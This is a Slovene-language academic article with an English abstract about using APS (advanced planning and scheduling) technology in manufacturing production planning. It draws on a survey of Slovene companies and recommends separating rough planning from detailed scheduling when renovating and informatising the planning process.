APS technology provides more powerful planning tools than those applied in traditional planning methods. The technology level (advanced planning and advanced scheduling) of APS is used best if production planning process is separated into rough planning and detailed scheduling. Survey performed in Slovene manufacturing companies about the situation of planning processes shows the need and intention to renovate production planning processes in the forthcoming years. In this renovation efforts APS technology could play an important part because of its various functions to support planning for different detail and time horizons. The article presents suggestions and practical methods to ensure the return of investment in the informatisation of the planning process with APS technology. Our conclusion is that manufacturers need to manage the production planning process on a long term.

Keywords: production planning process, APS (advanced planning and advanced scheduling), rough planning, detailed scheduling, renovation and informatisation, management of production planning processes

1 Uvod

Dejstvo je, da podjetja nekako shajajo z obstoječim planiranjem proizvodnje. Med vzroki za propad katerega od podjetij nikoli ne zasledimo slabega planiranja ali zastarele tehnologije in pristopov k planiranju proizvodnje. Prav mogoče je, da tega nikoli nihče ne bo navajal kot glavni razlog za slabo poslovanje. Po drugi strani pa je bilo planiranje proizvodnje tako pomembno, da je postalo prvo področje poslovanja, podprto z informacijsko tehnologijo (če se spomnimo na pojav planiranja materialnih potreb – MRP v šestdesetih letih preteklega stoletja). Tudi danes je dobršen del strateške, poslovne in proizvodne informatike namenjen podpori planiranja proizvodnje.

V svetu pa tudi v Sloveniji podjetja in njihova vodstva pripisujejo planiranju proizvodnje velik pomen

za uspešno poslovanje. V prispevku ugotavljamo, da se veliko slovenskih podjetij zaveda pomena kvalitativnih planskih podatkov, vendar je planiranje proizvodnje v mnogih primerih slabo odzivno, togo in neučinkovito in zato ni ustrezno za poslovanje v pogojih zaostrene globalne konkurence. Raziskave kažejo, da imajo slovenska podjetja prav pri odzivnosti in učinkovitosti planiranja proizvodnje velike rezerve. Za postavitev odzivnega in učinkovitega procesa planiranja proizvodnje bodo morala dvigniti raven uporabe obstoječe informacijske tehnologije ter izboljšati kakovost planskih podatkov.

Proizvodna podjetja, ki želijo v prihodnosti ostati konkurenčna, že danes začenjajo prenavljati in informatizirati ali celo dolgoročno upravljati proces pla-

niranja proizvodnje. Podjetja z informatizacijo vplivajo na standardizacijo procesa planiranja, odpravljajo nedorečenosti planiranja ter avtomatizirajo ponavljajoče se postopke. V prispevku analiziramo prednosti uporabe tehnologije APS (angl. *Advanced Planning and Scheduling*), s katero lahko podjetja podprejo planiranje na vseh ravneh poslovanja in različnih časovnih horizontih.

Ravnema tehnologije APS (napredno planiranje in napredno razvrščanje) ustreza členitev procesa planiranja proizvodnje na grobo planiranje in podrobno razvrščanje. Napredno planiranje, kot ga predvideva tehnologija APS, omogoča odzivno in učinkovito izvajanje nalog grobega planiranja. Vendar v prispevku ugotavljamo, da je predvsem odzivno in učinkovito podrobno razvrščanje velikokrat neizvedljivo brez tehnologije APS. Uvedba specializiranega programskega orodja za podrobno razvrščanje proizvodnih operacij (razvrščevalnika) je najbolj logičen prvi korak pri uporabi tehnologije APS.

V prispevku predstavljamo pristope za zagotovitev donosnosti naložbe v prenavo in informatizacijo procesa planiranja z integracijo tehnologije APS. Ti pristopi izhajajo iz dobre prakse uvedb razvrščevalnikov in so usmerjeni k planiranju oskrbovalnih verig v dobi e-poslovanja.

Ugotavljamo, da imajo slovenska proizvodna podjetja rezerve, ki jih lahko izkoristijo s prenavo in informatizacijo procesa planiranja proizvodnje z integracijo tehnologije APS. Vendar prenova in informatizacija ni enkratni projekt, temveč je trajen menedžment procesa planiranja proizvodnje.

2 Tehnologija APS

Zadnjih petnajst let v teoriji in praksi planiranja oskrbovalnih verig vse pogosteje srečujemo akronim APS, v dobesednem prevodu napredno planiranje in razporejanje. Tehnologija je nadgradnja tehnologije FCS (angl. *Finite Capacity Scheduling*), v prevodu razporejanje na omejene kapacitete virov. Ker izraz razporejanje povezujemo z operativnim upravljanjem proizvodnega procesa, v tem prispevku kot smiselni prevod za *scheduling* uporabljamo razvrščanje [10].

Danes različni avtorji poročajo o uporabi tehnologije APS pri planiranju proizvodnje, storitev ter oskrbovalnih verig [5, 13, 17]. Podjetja različnih dejavnosti in značilnosti z APS podpirajo planiranje v vseh časovnih horizontih ter za različne stopnje podrobnosti. S to tehnologijo podjetja dopolnjujejo tradicionalne

planske pristope in s tem dobijo odziven in učinkovit proces planiranja. Tehnologija APS je v marsičem alternativa v sistemih ERP tradicionalno prisotni logiki MRPII (angl. *Manufacturing Resource Planning*, planiranje proizvodnih virov). Razlog je večja učinkovitost in odzivnost, kar orodja APS dosežejo z obdelavo planskih podatkov, naloženih v bralno-pisalni spomin računalnika (RAM), ter upoštevanje omejenih kapacitet virov pri sočasnem planiranju in optimiranju [2].

Orodja APS so v informacijski arhitekturi posameznega proizvodnega podjetja navadno integrirana s sistemi ERP (angl. *Enterprise Resource Planning*, poslovni informacijski sistem) ter MES (angl. *Manufacturing Execution System*, proizvodni informacijski sistem) [10]. Vendar pa dinamičnost okolja današnjih oskrbovalnih verig, sestavljenih iz visokotehnoloških členov, zahteva tudi integracijo prek meja podjetja. Oskrbovalne verige potrebujejo zmogljivo preračunavanje plana za hitro odzivanje na zahteve trga [20].

2.1 Zgodovina APS

Tehnologija APS izhaja iz začetka devetdesetih let 20. stoletja. Najprej se je pojavila kot 'hitri' MRP (angl. *Material Requirements Planning*, planiranje materialnih potreb). Ta je deloval tako, da je vso plansko logiko in podatke naložil v RAM, kjer so bili na razpolago za hitro preračunavanje. Planerju je omogočil izvedbo več scenarijev plana. S pojavom planskih algoritmov in možnostjo upoštevanja dejanskih kapacitet in razpoložljivih virov so nastali prvi sistemi APS [5]. Leta 1996 so v Garter Group zaznali visoke donose naložb v tehnologijo APS [13].

Že v letu 1998 je Bermudez ugotavljal, da se je tehnologija APS razvila v eno najpomembnejših prednosti informacijske tehnologije. Takrat so dostopni računalniki že zmogli dovolj bralno-pisalnega pomnilnika za nalaganje potrebnega obsega podatkov. Poleg tega so podjetja začela razumeti, kako deluje vrednostna veriga, zato so želela ustrezno podporo odločanju v celotni oskrbovalni verigi [2]. Konec devetdesetih je bila tehnologija APS še aktualna, sredi leta 2001 pa je stroka že ugotavljala, ali ni slučajno zastarela [14]!

Znano je, da je konec devetdesetih večina naložb v informacijsko tehnologijo pripadla trgu sistemov ERP. Kljub visokim donosom, o katerih so poročala podjetja, ki so uvedla sistem APS, se druga večinoma niso odločala za te rešitve. Mnogi ponudniki sistemov ERP so zagotavljali, da njihovi produkti vsebujejo tehnologijo

APS, vendar se je kmalu pokazalo, da podjetja pri planiranju potrebujejo podrobnejše plane, kot jih zmorejo pregovorno togi sistemi ERP. O tehnologiji APS se ni veliko slišalo tudi zaradi mešanja s sistemi za upravljanje oskrbovalnih verig (SCM, angl. *Supply Chain Management*), čeprav gre po namenu za precej različne, hkrati pa komplementarne sisteme (sistem APS oskrbovalni verigi posreduje ažurne informacije o izvedljivosti naročila). Naslednji razlog je bilo mnenje, da so sistemi APS težko razumljivi in da zahtevajo preveč šolanja. In ne nazadnje tudi ponudniki sistemov APS še niso razpolagali s tehnologijo, ki bi bila dovolj zrela za reševanje vseh potreb potencialnih uporabnikov [14].

Z novim tisočletjem so začeli preostali specializirani ponudniki prenavljati sisteme APS. Dodajali so nove, uporabnikom prijazne funkcionalnosti, cen pa niso dvigovali. Ponudniki so pri trženju začeli poudarjati, da imajo naložbe v tehnologijo APS velike donose v kratkem času [14] zaradi učinkovite podpore planiranju (npr. z avtomatizacijo, kaj – če zmogljivostmi, upoštevanjem pomembnih značilnosti izdelkov, tehnologije ter organizacije). Vse pogostejše je postalo priporočilo, naj proizvodna podjetja ne razmišljajo o razvoju lastnih APS rešitev, marveč naj uporabijo na trgu ponujene pakete s preverjenimi zmogljivostmi razvrščanja [3]. Tudi pomembnejši ponudniki sistemov ERP, MES in SCM so zaznali potencial tehnologije APS in danes razvijajo svoje rešitve.

Trg tehnologije APS se širi zaradi čedalje večje kompleksnosti oskrbovalnih verig, ki jo povzročajo globalizacijski trendi, ter nešteto izdelkov, materialov, naprav in poslovnih povezav. Poleg tega kupci zahtevajo kratke dobavne roke ter manjše in pogostejše dostave. V teh okoliščinah potrebujejo planerji proizvodnje podporo pri odločanju. Sistemi APS danes nimajo več samo podporne vloge, temveč so gonilna sila pri optimizaciji oskrbovalnih verig [20].

2.2 APS – napredno planiranje in napredno razvrščanje

APS je akronim, s katerim označujemo programska orodja, metodologije, tehnologije ter sisteme za izvajanje naprednega planiranja in razvrščanja proizvodnje ter oskrbovalnih verig [18]. Besedna zveza tehnologija APS se nanaša na [11]:

- tehnike in orodja za kratkoročno, srednjeročno, dolgoročno analiziranje in planiranje logistike ter proizvodnje,
- kateri koli računalniški program, ki uporablja

napredne matematične algoritme ali drugo logiko za izvajanje optimizacije, simulacije, poslovnih pravil, hevrstičnih algoritmov, umetne inteligence, nevronske mreže ter ostalih metodologij za podporo odločanju v oskrbovalnih verigah,

- tehnike, ki hkrati upoštevajo več omejitev in poslovnih pravil z namenom planiranja in razvrščanja, podpore odločanju, potrjevanja naročil, vse v realnem času,
- sisteme, s katerimi je mogoče generirati in primerjati več planskih scenarijev z namenom izbora zavezujočega plana,
- šest glavnih komponent sistemov APS: planiranje povpraševanja, optimizacija zalog, grobo planiranje proizvodnje, podrobno razvrščanje proizvodnih operacij, planiranje distribucije in transporta.


Različni ljudje lahko v raznih okoliščinah pod akronimom APS razumejo vse naštetu ali pa samo del tega. Stroka ni popolnoma enotna niti glede tega, ali je nalaganja planske logike in podatkov v RAM značilnost tehnologije APS.

2.3 Integracija sistema APS v celovit informacijski sistem podjetja

Celovit informacijski sistem sodobnega proizvodnega podjetja podpira izvajanje vseh poslovnih, proizvodnih in fizičnih procesov za izpolnitev naročil kupcev. Navadno ga sestavljajo med seboj integrirani informacijski gradniki s strateške, poslovne, proizvodne, procesne in nadzorne ravni. Najbolj dinamičen del planiranja proizvodnje podjetja izvajajo na poslovni in proizvodni ravni (v funkciji taktičnega in operativnega odločanja).

S tehnologijo APS lahko podpremo planiranje na vseh ravneh poslovanja in za različne časovne horizonte. Poleg tega veliko podjetij izvaja strateško, taktično in operativno planiranje ter optimizacijo proizvodnje z več kot eno tehnologijo ali orodjem [2, 11]. Glede na to lahko pričakujemo množico variant integracije tehnologije APS v celovit informacijski sistem proizvodnega podjetja. Najobsežnejši način uporabe pa bi bil, če bi celovit sistem planiranja podjetja temeljil na tehnologiji APS [18]. Tak sistem (slika 1) obsega vse glavne komponente sistema APS [11].

Celovit informacijski sistem za podporo planiranja se v mnogih točkah dotika informacijskih sistemov za podporo drugim poslovnim funkcijam podjetja [1]. Neodvisno od izbrane tehnologije za podporo posameznemu delovnemu procesu planiranja je treba sis-

Slika 1: **Komponente in struktura celovitega sistema APS [14]**

tem planiranja integrirati z drugimi moduli sistema ERP (npr. finance, matični podatki). V tem smislu sistem ERP ostaja informacijska hrbtenica podjetja. Prav tako moramo v proces planiranja vključiti podatke o dejanskem stanju v proizvodnji in skladiščih, navadno s proizvodne (MES) ravni. Brez teh podatkov podjetje ne more učinkovito in odzivno izvajati sinhronizacije oskrbovalne verige.

3 Proces planiranja proizvodnje

Planiranje na splošno opredeljujemo kot sistematičen zavestni proces razmišljanja in odločanja o ciljih, obnašanju ter ukrepanju v prihodnosti. Planiranje proizvodnje je poslovni proces, ki povezuje temeljne poslovne procese prodajanja, nabavljanja in proizvodnje v funkcionalno celoto. Proces planiranja proizvodnje je razčlenjen na dva podprocesa (slika 1, levo) [10]:


- grobo planiranje proizvodnje ter
- podrobno razvrščanje proizvodnih operacij.

Podprocesa se razlikujeta predvsem po stopnji upoštevanih podrobnosti o izdelavi izdelka in stopnji upoštevanja značilnosti tehnologije ter organizacije podjetja. Vsakega od podprocesov sestavlja več delovnih procesov planiranja [10].

3.1 Podpora procesa planiranja proizvodnje s tehnologijo APS

Tehnologiji APS že več let pripisujejo cel spekter funkcionalnosti za podporo planiranju na vseh ravneh poslovanja in za različne časovne horizonte [2]. Novejši viri poudarjajo, da tehnologija APS obsega dve ravni (slika 2, desno) [18, 20]:

- napredno planiranje kot bolj grob vidik ter
- napredno razvrščanje kot bolj podroben vidik.



Slika 2: Levo – členitev procesa planiranja proizvodnje na grobo planiranje in podrobno razvrščanje [10], desno – dve ravni tehnologije APS, napredno planiranje in napredno razvrščanje [18]

V nadaljevanju poskusimo primerjati grobo in napredno planiranje ter podrobno in napredno razvrščanje (slika 2).

Na splošno je težko natančno razmejiti napredno planiranje in napredno razvrščanje [20] in grobo planiranje in podrobno razvrščanje pri členitvi procesa planiranja proizvodnje. Obe ločnici se pokrivata z mejo med poslovno (taktičnim odločanjem) in proizvodno ravno (operativnim odločanjem). Ker se v podjetjih čedalje bolj kaže potreba po trajnem upravljanju procesa planiranja, ga je treba v vsakem primeru posebej dobro opredeliti.

3.2 Grobo planiranje in napredno planiranje

Neodvisno od uporabljene tehnologije je naloga grobega planiranja kot podprocesa planiranja proizvodnje [9]:

- uravnovežiti napoved in naročila prodaje,
- izračunati količine in določiti skrajne roke za zaključke proizvodnih nalogov,
- izračunati količine in določiti skrajne roke za dobavo po nabavnih nalogih.

Delovne procese grobega planiranja proizvodnje je mogoče izvajati z različnimi pristopi oz. sistemi. Za ta namen v mnogih primerih ustreza logika MRP II, tradicionalno prisotna v sistemih ERP [10]. Napredno planiranje, kot ga predvideva tehnologija APS pa v

največji možni meri omogoča odzivno in učinkovito izvajanje nalog, ki jih zgoraj omenjamo v povezavi z grobim planiranjem [18, 20]. Pri naprednem planiranju skrbimo za celovito sliko in smo osredotočeni na daljši rok [20], od enega do treh mesecev naprej. Napredno planiranje je najprej razčiščevanje, katere aktivnosti in operacije bodo potrebne za doseganje ciljev, in v nadaljevanju rezervacija potrebnih virov [18].

3.3 Podrobno razvrščanje in napredno razvrščanje

Namen podrobnega razvrščanja kot podprocesa planiranja proizvodnje je neodvisno od uporabljene tehnologije generiranje za izvajalce zavezujočega vrstnega reda izvajanja operacij na posameznem proizvodnem viru. Odzivno in učinkovito izvajanje delovnih procesov podrobnega razvrščanja je velikokrat neizvedljivo brez tehnologije APS [10]. Odločitve na ravni naprednega razvrščanja temeljijo na odločitvah s predhodnih stopenj planiranja proizvodnje [18]. Pri naprednem razvrščanju smo osredotočeni na posamezne operacije, ki jih moramo izvesti ob upoštevanju omejitve virov [20]. Napredno razvrščanje je dodeljevanje točno določenih virov v zahtevanem času ob upoštevanju omejitev in kriterijev optimalnosti [18].

Kot smo že omenili, je mogoče uporabiti tehnologijo APS za različne planske naloge. Vendar so raziskave

delujočih sistemov APS strokovnjake za to področje pripeljale do ugotovitve, da nobeden od uporabnikov ni uvedel tehnologije APS za podporo vseh planskih nalog. Konec devetdesetih je večina uporabnikov uvedla tehnologijo APS le na eno ali dve planski področji in s tem dosegla velike učinke [2]. V Sloveniji je tehnologija APS že uspešno uporabljena za podporo podrobnega razvrščanja proizvodnih operacij s specializiranim programskim orodjem, razvrščevalnikom [9]. Uvedba razvrščevalnika se zdi najbolj logičen prvi korak v smeri odzivnega in učinkovitega procesa planiranja proizvodnje, podprtega s tehnologijo APS. Glavni funkcionalnosti razvrščevalnika sta [10]:

- avtomatizirano podrobno razvrščanje ter
- vizualizacija plana na interaktivni planski tabli.

4 Stanje planiranja proizvodnje v slovenskih podjetjih

Planiranje notranjih oskrbovalnih verig v slovenskih proizvodnih podjetjih je v mnogih primerih mogoče opisati z ugotovitvijo [15]: "Tradicionalni proces planiranja, ki ga danes uporablja večina podjetij, je pravzaprav zbirka različnih nepovezanih planskih sistemov." Zasedimo marketinške, prodajne, proizvodne, nabavne in finančne plane, ki se obdelujejo nepovezano in vsaka sprememba v katerem koli od njih pomeni razhajanje in neuskkljenost. To pa je vzrok za ponovne, največkrat ročne spremembe in obdelave planov [15]. Z drugimi besedami, planiranje se ne izvaja v okvirih integriranega informacijskega sistema, kjer bi se vsak podatek zapisal samo enkrat in bil nato na razpolago za vse planske preračune in obdelave [10].

V slovenskih podjetjih velikokrat zasledimo več vrst proizvodnih procesov glede na vire dela in informacij, obvladljivost, število ponovitev ter trajanje. Različnim vrstam proizvodnih procesov ustrezajo različne metode planiranja. Najbolj univerzalna, pa tudi najbolj razširjena metoda ne glede na tip planskega okolja je pristop MRPII [10]. S tem pristopom so sicer najbolj zadovoljni v okoljih izdelave kompleksnih izdelkov (s širokimi večnivojskimi kosovnicami), tj. v kosovni proizvodnji [6].

V podjetju INEA, d. o. o. smo leta 2004 ob podpori Instituta za poslovno informatiko Ekonomske fakultete iz Ljubljane izpeljali terensko raziskavo o stanju procesa planiranja v slovenskih podjetjih z značilnostmi kosovne proizvodnje. V raziskavi je sodelovalo 27 velikih in srednjih podjetij z različnimi kombi-

nacijami proizvodnih procesov. Za sodelujoča podjetja smo ugotovili, da [10]:

- veliko podjetij izvaja grobo planiranje v okviru sistemov ERP, vendar je uporaba pristopa MRPII na nizki ravni;
- planski podatki, vzdrževani v sistemu ERP, so velikokrat neprimerni po vsebini in obsegu, zato z izhodi planiranja pogosto ni mogoče zadovoljivo napovedovati prihodnjih dogodkov;
- podjetja izvajajo podrobno razvrščanje operacij večinoma ročno za čas do enega tedna vnaprej;
- prevladujoča smer planiranja je 'naprej' (od najzgodnejšega možnega časa začetka, ob upoštevanju vrstnega reda izvajanja operacij glede na tehnološki postopek in kosovnico, pri čemer je v ospredju kriterij čim večje zasedenosti virov), tudi v okoljih izdelave po naročilu;
- v večini podjetij nameravajo v prihodnjih letih vsaj deloma prenoviti proces planiranja proizvodnje.

V raziskavi smo ugotovili, da bodo obravnavana podjetja za postavitev odzivnega in učinkovitega grobega planiranja proizvodnje morala dvigniti raven uporabe obstoječe informacijske tehnologije ter izboljšati kakovost planskih podatkov. Zlasti podjetja, vpeta v računalniško podprte oskrbovalne verige, bodo preverila možnost nadomestitve pristopa MRPII s tehnologijo APS za podporo grobega planiranja [10]. Danes še nimamo podatkov o uvedbi tehnologije APS za podporo grobega planiranja v slovenskih proizvodnih podjetjih.

Posledica ročnega podrobnega razvrščanja proizvodnih operacij je, da plan za izvajalce proizvodnega procesa ni popolnoma zavezujoč. Rezultat so previsoke medfazne zaloge, dolgi pretočni časi in nepriemerne velikosti proizvodnih serij. Razvrščevalniki, temelječi na tehnologiji APS, so prava orodja za podporo podrobnega razvrščanja in za bolj optimalno poslovanje [10].


5 Prenova in informatizacija procesa planiranja

Projekti prenove poslovanja v slovenskih podjetjih največkrat obravnavajo področja prodaje in proizvodnje ter vse bolj elektronskega poslovanja [7]. Vsa našeta področja so tesno povezana s planiranjem, zato je mogoče sklepati, da prenove poslovanja zajemajo tudi prenovu planiranja. Prav mogoče pa je, da je v marsikaterem od teh projektov planiranje obravnavano postransko, bolj funkcijsko kot procesno ter decentralizirano [10].

V predhodnem poglavju smo predstavili ugotovitve, da namerava veliko slovenskih proizvodnih podjetij v prihodnjih letih vsaj deloma prenoviti proces planiranja proizvodnje. Pri načrtovanju teh sprememb lastniki podjetij v ospredje postavljajo donosnost naložbe, vodstva pa še vsebinski pogled na uspeh. Pri slednjem ima ključno vlogo uporaba sodobne informacijske tehnologije, ki edina omogoča snovanje prenovljenih procesov in predstavlja nov temelj zagotavljanja konkurenčne prednosti podjetja [8].

Podjetjem, ki nameravajo izvesti celovito prenovlo poslovanja ali posameznih poslovnih procesov, svetujemo, naj imajo vedno v mislih tudi proces planiranja proizvodnje. Podjetjem, ki bodo prenavljala poslovanje s prenovlo in informatizacijo procesa planiranja proizvodnje, ponujamo v razmislek nekaj v praksi že potrjenih pristopov:

1. Dobra praksa pri projektih razvoja in uvedbe sodobne informacijske tehnologije (tako tudi pri projektih informatizacije planiranja proizvodnje) je uravnoteženje strategije in taktike z namenom zagotavljanja uspeha projekta. V odvisnosti od faze je treba upoštevati različno težo kritičnih oz. ključnih dejavnikov uspeha projektov informatizacije [19].
2. Pri prenovi procesa planiranja proizvodnje ne gre zgolj za tehnološko problematiko. Upoštevati je treba vse sociotehnične vidike podjetja (slika 3) [8].




Slika 3: Razširjen Leavittov diamant sociotehničnih vidikov podjetja [8]

3. Poslovna kultura je vedenje posameznika in njegovo sodelovanje v delovnih skupinah. Prenova in informatizacija procesa planiranja proizvodnje velikokrat zahteva spremembe v poslovni kulturi. Vidik kulture je treba obravnavati s stališča posameznika, podjetja in družbe v okviru danih možnosti in priložnosti. Strukturni vidik zajema obravnavo organiziranosti, poslovnih procesov in virov podjetja. Kadrov-

ski vidik obravnava predvsem možnosti dviga razpoložljivosti, prilagodljivosti in produktivnosti obstoječih kadrovskih potencialov [8].

4. Pomemben vidik prenove procesa planiranja proizvodnje so vhodni, v predhodnih korakih obdelani in izhodni planski podatki ter iz njih izpeljane informacije [10].
5. Pri prenovi in informatizaciji procesa planiranja proizvodnje je treba kombinirati uvajanje radikalnih sprememb in postopnih izboljšav [9], kot to predvideva koncept menedžmenta poslovnih procesov [8]. Vzrok temu so s planiranjem tesno povezani procesi prodaje, nabave, proizvodnje in logistike.
6. Postopni in radikalnejši prijemi pomenijo različno stopnjo in pogostost sprememb (slika 4). Nizka stopnja in mala pogostost sprememb lahko vodita v pešanje in smrt podjetja. Visoka stopnja in velika pogostost sprememb lahko ogrozita poslanstvo podjetja, morebitna pozitivna posledica pa je visoka donosnost [8].



Slika 4: Vzvodi celovite prenove poslovanja [8]

7. Med postopne prijeme za informatizacijo planiranja lahko prištejemo tudi prototipni pristop razvoja in uvajanja. Ta omogoča neposredno vključevanje uporabnikov v proces analiziranja in razvijanja programskih rešitev za podporo planiranju proizvodnje. Rezultat je odraz znanja in izkušenj uporabnikov v delujočih prototipnih rešitvah, ki služijo za preizkušanje in konkretizacijo idej. Informatizacija planiranja proizvodnje bo uspešna le, če bo prenovljen proces sprejemljiv za planerje in če bodo ti izvajali aktivnosti na predvideni način [10].
8. Programsko matrična organizacija (kot oblika pro-

cesne organiziranosti podjetja) predvideva skrbništvo virov funkcijskih področij, pri čemer za iste vire konkurira več proizvodnih programov. Za doseganje globalnega optimuma poslovne uspešnosti podjetja mora planiranje proizvodnje postati bolj centralizirano oz. ne sme ostati v okviru funkcijskih področij [10].

9. Namen prenove procesa planiranja proizvodnje je informacijska navezava dobaviteljev materialov, izvajalcev storitev ter kupcev na notranje procese podjetja. Pot do tja vodi prek boljše preglednosti proizvodnih planov. Toda tudi relevantne informacije včasih niso dovolj za hitro sprejemanje odločitev. Marsikdaj so potrebne tudi radikalne spremembe v postopkih sprejemanja odločitev [1].

6 Sklep

Slovenska proizvodna podjetja imajo rezerve, ki jih lahko izkoristijo s prenovo in informatizacijo procesa planiranja proizvodnje. Rezerve so v boljši uporabi obstoječe informacijske tehnologije. Napredek pa podjetja lahko pričakujejo tudi od uvedbe novih tehnologij; ena od njih je tehnologija APS, ki dopolni obstoječe oz. tradicionalne planske pristope. V svetovnem merilu podjetja različnih dejavnosti in značilnosti s tehnologijo APS podpirajo planiranje v različnih časovnih horizontih ter za različne stopnje podrobnosti. Uporabniki pripisujejo tehnologiji APS vpliv na uspešnost in konkurenčnost podjetij.

Za slovenska podjetja, ki nameravajo izboljšati odzivnost in učinkovitost procesa planiranja proizvodnje, se zdi najbolj logičen prvi korak uvedba tehnologije APS za podporo podrobnega razvrščanja proizvodnih operacij. Uvedba razvrščevalnika naj bo izvedena kot del projekta prenove in informatizacije planiranja proizvodnje.

Zavedati se je treba, da prav planiranje proizvodnje povezuje vse poslovne funkcije podjetja. Prenova in informatizacija procesa planiranja je interdisciplinarni projekt, v katerem morajo izvajalci obravnavati proces planiranja proizvodnje tako s tehnoloških kot socioloških vidikov podjetja.

Ključni del prenove in informatizacije je postavitev ustreznega modela procesa planiranja proizvodnje. Za uvedbo tehnologije APS je ustrezna členitev procesa planiranja na grobo planiranje in podrobno razvrščanje, kar ustreza dvema ravnema podrobnosti tehnologije APS: napredno planiranje in napredno razvrščanje.

